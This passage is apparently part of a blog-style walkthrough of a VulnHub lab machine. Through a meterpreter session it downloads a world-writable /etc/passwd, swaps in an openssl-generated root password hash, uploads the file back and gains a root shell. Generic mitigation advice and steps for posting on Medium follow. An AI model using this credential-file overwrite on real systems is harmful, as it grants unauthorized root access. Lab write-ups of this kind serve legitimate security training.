
```
python -c 'import pty;pty.spawn("/bin/bash")'
su root -l
```



```
meterpreter > shell
Process 1606 created.
Channel 2 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
which python
sh: 0: getcwd() failed: No such file or directory
/usr/bin/python
python -c 'import pty;pty.spawn("/bin/bash")'
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@vtcsec:$ su root -l
su root -l
Password:

su: Authentication failure
```

I check for file permission of etc/passwd, Here got that the file was read and write permission now I can modify the user for root privileges.Download passwd file on my machine located to /home/vulnhub directory

```
ls -l /etc/passwd
download /etc/passwd /home/vulnhub
```




```
meterpreter > ls -l /etc/passwd
100664/rw-rw-r--  2454  fil  2024-01-17 11:26:39 +0530  /etc/passwd
meterpreter > download /etc/passwd /home/vulnhub
[*] Downloading: /etc/passwd → /home/vulnhub/passwd
[*] Downloaded 2.40 KiB of 2.40 KiB (100.0%): /etc/passwd → /home/vulnhub/passwd
[*] Completed  : /etc/passwd → /home/vulnhub/passwd
meterpreter > 
```

Post - Exploitation Phase:

In the post-exploitation phase, attackers secure their access, gather data, and expand their control. They make sure they can stay in the system, collect valuable information, and move around without getting caught. Defenders need to watch closely and respond quickly to stop them and limit the damage.

Now the downloaded file is in the /home/vulnhub/passwd so i open new tab and get into that directory and list the files and use cat to see the contents in the file we use grep to filter our search

```
cd /home/vulnhub/
ls cat passwd | grep root
```




```
└─# cd /home/vulnhub/

┌──(root㉿kali)-[/home/vulnhub]
└─# ls
passwd

┌──(root㉿kali)-[/home/vulnhub]
└─# cat passwd | grep root
root:$1$.rlDetPC$d8a55GeEES0ynUQakQ2Mh0:0:0:root:/root:/bin/bash
```

To generate encrypted password I used openssl and MD-5 based algorithm(-1) “**openssl passwd -1 <password>**“.

then I got the encrypted password, After that open the passwd file and replace it with a new password of the root user which was generated by **openssl**.

openssl passwd - hello




```
┌──(root㉿kali)-[/home/vulnhub]
└─# openssl passwd -1 hello
$1$Ki55xL/h$XvLIQG1vUBsS5fK0fG8s90
```

after modifying the passwd file, then upload back to the target machine.

It asks for a root password, I gave the password as “**hello**” which was generated by openssl. Yeah, successfully we get root privileges access of the target.

```
upload /home/vulnhub/passwd /etc/passwd
python -c 'import pty;pty.spawn("/bin/bash")'
```



```
meterpreter > upload /home/vulnhub/passwd /etc/passwd
[*] uploading  : /home/vulnhub/passwd → /etc/passwd
[*] Uploaded -1.00 B of 2.46 KiB (-0.04%): /home/vulnhub/passwd → /etc/passwd
[*] uploaded   : /home/vulnhub/passwd → /etc/passwd
meterpreter > shell
Process 1749 created.
Channel 1 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
which python
sh: 0: getcwd() failed: No such file or directory
/usr/bin/python
python -c "import pty;pty.spawn('/bin/bash')"
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory
www-data@vtcsec:$ su root -l
su root -l
Password: hello

root@vtcsec:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@vtcsec:~# pwd
pwd
/root
root@vtcsec:~# uname -a
uname -a
Linux vtcsec 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
root@vtcsec:~# 
```

Solutions To Mitigate Underlying Vulnerabilities:

1. Patch Management:

- Implement a robust patch management process to ensure timely installation of security updates and patches for operating systems, applications, and firmware.

2. Vulnerability Remediation:

- Prioritize and address identified vulnerabilities based on their severity and potential impact on the organization's systems and data.
- Develop a remediation plan that includes specific actions for addressing each vulnerability, such as applying patches, updating configurations, or implementing additional security controls.

3. Security Configuration Review:

- Conduct a comprehensive review of security configurations for systems, networks, and applications to identify and mitigate misconfigurations that could be exploited by attackers.

4. Access Control Management:

- Review and enhance access control mechanisms to ensure that only authorized users have access to sensitive data and critical systems.
- Implement least privilege principles to restrict access rights to the minimum level necessary for users to perform their job functions.

5. User Awareness Training:

- Provide regular security awareness training to employees to educate them about common security threats, best practices for password management, phishing awareness, and social engineering tactics.

6. Network Segmentation:

- Segment the network into separate zones to limit the lateral movement of attackers in the event of a breach.
- Implement firewalls, intrusion detection/prevention systems, and network segmentation controls to enforce boundaries between network segments.

7. Encryption and Data Protection:

- Encrypt sensitive data both in transit and at rest to protect it from unauthorized access in case of a breach.

- Implement data loss prevention (DLP) solutions to monitor and control the movement of sensitive data within the organization's network.

8. Incident Response Plan:

- Develop and maintain an incident response plan that outlines procedures for responding to security incidents, including steps for containing, mitigating, and recovering from breaches.

9. Continuous Monitoring:

- Implement continuous monitoring tools and techniques to detect and respond to security incidents in real-time, including intrusion detection systems (IDS), security information and event management (SIEM) solutions, and endpoint detection and response (EDR) systems.

10. Regular Security Audits:

- Conduct regular security audits and penetration tests to proactively identify and address security weaknesses before they can be exploited by attackers.

- Engage third-party security professionals to perform independent security assessments and validate the effectiveness of security controls implemented within the organization.

Uploading the Use Case as a Blog in "*Medium*" website

To upload your use case as a blog on Medium, follow these steps:

1. Sign In or Sign Up: Go to the Medium website and sign in to your account. If you don't have an account, you'll need to sign up for one.

2. Access Your Profile: Once signed in, access your profile by clicking on your profile picture or the "Profile" option in the menu.

3. Create a New Story: Click on the option to create a new story. This will open the Medium editor where you can write your content.

4. Write Your Use Case: Use the editor to write your use case as a blog post. Start with an engaging title and introduction, then proceed to describe the use case in detail.

5. Formatting: Format your text as needed using the options available in the editor. You can add headings, bullet points, and emphasis to make your content more readable.

6. Add Visuals (If Necessary): If your use case includes images, charts, or other visuals, you can upload them to Medium by clicking on the image icon in the editor and selecting the files from your computer.

7. Review and Edit: Before publishing, review your use case to ensure accuracy, clarity, and professionalism. Edit any spelling or grammar errors, and make any necessary revisions.

8. Publish: Once you're satisfied with your use case blog post, click on the "Publish" button to make it live on Medium. You may also choose to save it as a draft or schedule it for later publication.

9. Share: After publishing, share the link to your Medium blog post with others via social media, email, or other channels to reach a wider audience.

Benefits of Blogging on Medium:

Medium is a user-friendly platform for bloggers, offering easy writing and publishing tools. With a large audience and recommendation features, it helps your content reach more readers. It fosters engagement through comments and claps, encouraging community interaction. Plus, eligible writers can earn money through its Partner Program. Overall, Medium is a great place to share ideas, connect with readers.